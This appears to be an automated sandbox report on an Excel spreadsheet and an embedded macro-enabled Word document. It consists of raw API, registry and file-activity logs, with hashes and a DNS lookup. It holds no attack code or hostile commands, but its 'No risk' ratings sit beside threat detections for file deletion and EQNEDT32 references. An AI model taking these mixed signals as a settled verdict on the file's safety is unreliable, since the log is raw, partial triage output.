Call System API	API Name: BCryptDecrypt Args: (9a3870, Œ›¾ƒ\n5MeŽíos°± ¡‰°ÜZ, 4096, 0, , 0, Œ›¾ƒ\n5MeŽíos°± ¡‰°ÜZ, 4096, 6902196, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, V, 4096, 0, , 0, V, 4096, 6902216, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, , 4096, 0, , 0, , 4096, 6902196, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ¤3'ß¤×_y‰^zÍXdÎ~Øßñ©Øï3SOÓž=ûèñÇ, 4096, 0, , 0, ¤3'ß¤×_y‰^zÍXdÎ~Øßñ©Øï3SOÓž=ûèñÇ, 4096, 6902196, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, }, 4096, 0, , 0, }, 4096, 6902216, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, , 4096, 0, , 0, , 4096, 6902196, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ^Ã€$Ç\rlÞ¼)œ, 4096, 0, , 0, ^Ã€$Ç\rlÞ¼)œ, 4096, 6902196, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, „\r, 4096, 0, , 0, „\r, 4096, 6899960, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, —Íèì~Â-)--Î—±Í7e7¬Ü±é,e, 4096, 0, , 0, —Íèì~Â-)--Î—±Í7e7¬Ü±é,e, 4096, 6899940, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ÈùTuG“Ö¥]~ÐiO, 4096, 0, , 0, ÈùTuG“Ö¥]~ÐiO, 4096, 6899940, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, pÞí5†íõ2—, 4096, 0, , 0, pÞí5†íõ2—, 4096, 6899940, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, iø}±RÐ\rñß·º, 4096, 0, , 0, iø}±RÐ\rñß·º, 4096, 6899940, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ÅCýl, 4096, 0, , 0, ÅCýl, 4096, 6899940, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ”€, 4096, 0, , 0, ”€, 4096, 6899940, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, T«–ûÏ”\#2Â~Øíµ-, 4096, 0, , 0, T«–ûÏ”\#2Â~Øíµ-, 4096, 6899940, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ¥, 4096, 0, , 0, ¥, 4096, 6899940, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, i>:€*Š c“šäÓq÷¸CÝŠÐªºsOu ht±<¯Æ, 4096, 0, , 0, i>:€*Š c“šäÓq÷¸CÝŠÐªºsOu ht±<¯Æ, 4096, 6899940, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, +Ùs”\Of/ü, 4096, 0, , 0, +Ùs”\Of/ü, 4096, 6899940, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, v, 4096, 0, , 0, v, 4096, 6899940, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, Ò³Ú€, 4096, 0, , 0, Ò³Ú€, 4096, 6899940, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, '…-+Ò'½~Ä,+øÜÝÝMê, 4096, 0, , 0, '…-+Ò'½~Ã,+øÜÝÝMê, 4096, 6899940, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, #÷÷„ Nf, 4096, 0, , 0, #÷÷„ Nf, 4096, 6899940, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ï¦j, 4096, 0, , 0, ï¦j, 4096, 6899940, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ZÈW, 4096, 0, , 0, ZÈW, 4096, 6899940, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, s, 4096, 0, , 0, s, 4096, 6899940, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, [ÑÖ±Q, 4096, 0, , 0, [ÑÖ±Q, 4096, 6899940, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, , 4096, 0, , 0, , 4096, 6899940, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, Ü, 4096, 0, , 0, Ü, 4096, 6899940, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, 2þ¤ž´r¤·ö, 4096, 0, , 0, 2þ¤ž´r¤·ö, 4096, 6899940, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, N¤, 4096, 0, , 0, N¤, 4096, 6899940, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, 'v·´, 4096, 0, , 0, 'v·´, 4096, 6899940, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ¦, 4096, 0, , 0, ¦, 4096, 6899940, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ^†, 4096, 0, , 0, ^†, 4096, 6899940, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, Ø‰, 4096, 0, , 0, Ø‰, 4096, 6899940, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, Œ\n“J8, 4096, 0, , 0, Œ\n“J8, 4096, 6899940, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, V, 4096, 0, , 0, V, 4096, 6899940, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ²Oe, 4096, 0, , 0, ²Oe, 4096, 6904484, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ZN, 4096, 0, , 0, ZN, 4096, 6905040, 0) Return: 0		2700
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		2700
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2700) Return: 1		2700
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE) Return: 1		2700
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2700) Return: 1		2700
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E7BE5\1E7BE5 Value: None		2700
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E7BE5\ Value: None		2700
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2700
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\d'(Value: None		2700

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2700
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2700
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2700
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2700
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E97E9\ Value: None		2700
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E97E9\1E97E9 Value: None		2700
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0		2700
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2021-10-22T18:01:08Z		2700
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1		2700
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2021-10-22T18:01:08Z		2700
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2021-10-22T18:04:08Z		2700
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		2700
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Licensing\107E1A9A03AE4F2BACF70CC519E60E7B Value: None		2700
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E97E9\1E97E9 Value: None		2700
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E97E9\ Value: None		2700
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2700
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2700
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\6AE35D9A.jpeg Type: VSDT_JPG		2700
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\6AE35D9A.jpeg Type: VSDT_JPG		2700
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\6AE35D9A.jpeg Type: VSDT_JPG		2700
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2700 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\6AE35D9A.jpeg Type: VSDT_JPG		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\28E11CD3.png Type: VSDT_PNG		2700
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\28E11CD3.png Type: VSDT_PNG		2700
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\28E11CD3.png Type: VSDT_PNG		2700
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2700 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\28E11CD3.png Type: VSDT_PNG		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\958588B8.jpeg Type: VSDT_JPG		2700
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\958588B8.jpeg Type: VSDT_JPG		2700
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\958588B8.jpeg Type: VSDT_JPG		2700
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2700 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\958588B8.jpeg Type: VSDT_JPG		
Call Thread API	API Name: NtResumeThread Args: (Process:2708,) Return: ?		2700
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2708], ppid[2700) Return: 1		2700
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe, , , , , , , , , Process:2708:msosqm.exe) Return: 1		2700
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010b		2700
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010c		2700
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\1D039EBD.emf) Return: 1		2700
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTF Value: fd		2700
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTA Value: fd		2700
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTT Value: None		2700
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Feedback\AppUsageData_2 Value: None		2700
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UID Value: None		2700
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UserName Value: Administrator		2700
Detection	Threat Characteristic: Creates process Process ID: 2708 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe		
Call Mutex API	API Name: CreateMutexA Args: (0, 0, Local\MsoSqmExeMutex) Return: 238	2700	2708

Screenshot



Object 1.1 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	CFE58B653933813E263B5AFDB1011FB9B55B59AD
SHA-256	B65AA1EA65860C56691F57AF087AE8AF05D963E951783A50AA0D7C161A8C49AB
MD5	B11A6CE33519B628F2461CEEA71ABCA5
Size	328620 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
www.microsoft.com	104.103.65.218	53	-	No risk	-	NONAMEFL

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACBC431721
B56859BB.png	No risk	-	-	-	10202	E40FDB09F7FDA69BD95249A76D06371A851F44A6
8D501080.jpeg	No risk	-	-	-	8815	4BD52B10B24EADECA4B227969170C1D06626A639
86E4FC22.jpeg	No risk	-	-	-	16476	C9FBB7085126526DE2097EC8D4CC39EA0CCCE300
CVR31B0.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
CVR31B0.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
DFC15D65.emf	No risk	-	-	-	648132	971B5E996CB4313158D6DE90A38052348B339E9A


Analysis

Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2548
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2548

Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\p((Value: None		2548
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\EXCELFiles Value: 53560018		2548
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 53560109		2548
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2548
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2548
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2548
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2548
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTT Value: None		2548
Call Network API	API Name: DnsQuery_W Args: (www.microsoft.com, 1c, 6000, 0, 750f5d8, 0) Return: 0		2548
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		2548
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		2548
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\p((Value: None		2548
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2548
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2548
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2548
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2548
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\'/(Value: None		2548
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2548
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1EAF88\ Value: None		2548
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1EAF88\1EAF88 Value: None		2548
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1EAF88\1EAF88 Value: None		2548
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010a		2548
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		2548
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2548) Return: 1		2548
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE) Return: 1		2548
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2548) Return: 1		2548
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1EAF88\1EAF88 Value: None		2548
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1EAF88\ Value: None		2548
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2548
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\'/(Value: None		2548
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2548
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2548
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2548
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2548
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1EC478\ Value: None		2548
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1EC478\1EC478 Value: None		2548
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0		2548
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2021-10-22T17:55:57Z		2548
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1		2548
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2021-10-22T17:55:57Z		2548
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2021-10-22T17:58:57Z		2548
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		2548
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Licensing\107E1A9A03AE4F2BACF70CC519E60E7B Value: None		2548
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1EC478\1EC478 Value: None		2548
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1EC478\ Value: None		2548
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2548
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2548
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\8D501080.jpeg Type: VSDT_JPG		2548
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\8D501080.jpeg Type: VSDT_JPG		2548
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\8D501080.jpeg Type: VSDT_JPG		2548
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\86E4FC22.jpeg Type: VSDT_JPG		2548
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\86E4FC22.jpeg Type: VSDT_JPG		2548
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\86E4FC22.jpeg Type: VSDT_JPG		2548
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\B56859BB.png Type: VSDT_PNG		2548
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\B56859BB.png Type: VSDT_PNG		2548
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\B56859BB.png Type: VSDT_PNG		2548
Call Thread API	API Name: NtResumeThread Args: (Process:1984,) Return: ?		2548
Call System API	API Name: evtchann.SendEvent Args: (e), pid[1984], ppid[2548) Return: 1		2548
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe, , , , , , , , , Process:1984:msosqm.exe) Return: 1		2548
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010b		2548
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010c		2548
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\DFC15D65.emf) Return: 1		2548
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTF Value: f5		2548
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTA Value: f5		2548
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTT Value: None		2548

Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Feedback\AppUsageData_2 Value: None		2548
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UID Value: None		2548
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UserName Value: Administrator		2548
Call Mutex API	API Name: CreateMutexA Args: (0, 0, Local\MsoSqmExeMutex) Return: 238	2548	1984

Screenshot



Object 1.1.1 - Microsoft_Office_Word_Macro-Enabled_Document1.docm (Office Word 2007 document)

File name	Microsoft_Office_Word_Macro-Enabled_Document1.docm
File type	Office Word 2007 document
SHA-1	525D5CC4A2C5E606732C23E064C3A68BE58350BA
SHA-256	CB96511643B523C24D89DBF9837A74CF040C9595063141D6C04CEC24147B228D
